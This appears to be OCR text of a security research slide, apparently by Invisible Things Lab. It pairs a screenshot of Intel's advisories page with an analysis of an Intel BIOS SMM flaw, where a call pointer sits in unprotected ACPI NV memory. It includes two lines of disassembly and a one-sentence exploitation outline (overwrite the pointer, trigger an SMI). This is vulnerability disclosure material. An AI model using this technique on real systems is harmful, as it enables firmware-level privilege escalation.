Subscribe to our e-mail list to receive security advisories and notices from Intel as soon as they are published.

**Search**

○ Advisories ○ Notices ◉ Both

Search

Advanced Search

**Advisories** provide fixes or workarounds for vulnerabilities identified with Intel products.

| Latest Advisories | Last Updated |
|---|---|
| Intel® Desktop and Intel® Server Boards Privilege Escalation | 28-July-2009 |
| Intel Keyboard Buffer Information Disclosure Vulnerability | 25-August-2008 |
| Intel® Desktop and Intel® Mobile Boards Privilege Escalation | 25-August-2008 |
| Intel® LAN Driver Buffer Overflow Local Privilege Escalation | 24-January-2008 |
| Intel® Enterprise Southbridge 2 Baseboard Management Controller Denial of Service | 19-January-2007 |


**See all advisories ›**

We analyzed fragments of the SMM code used by Intel BIOS

```
mov     0x407d(%rip),%rax  #TSEG+0x4608
callq   *0x18(%rax)
```

The `TSEG+0x4608` locations holds a value **OUTSIDE** of SMRAM namely in ACPI NV storage, which is a DRAM location freely accessible by OS...

Exploitation: overwrite ACPI NV storage memory with a pointer of your choice, then trigger SMI in a way that results in reaching the above code.




`call [ACPINV+x]`

This memory is not protected by the chipset! OS (and attacker) can modify it at will!

http://invisiblethingslab.com

ITL

INVISIBLE THINGS LAB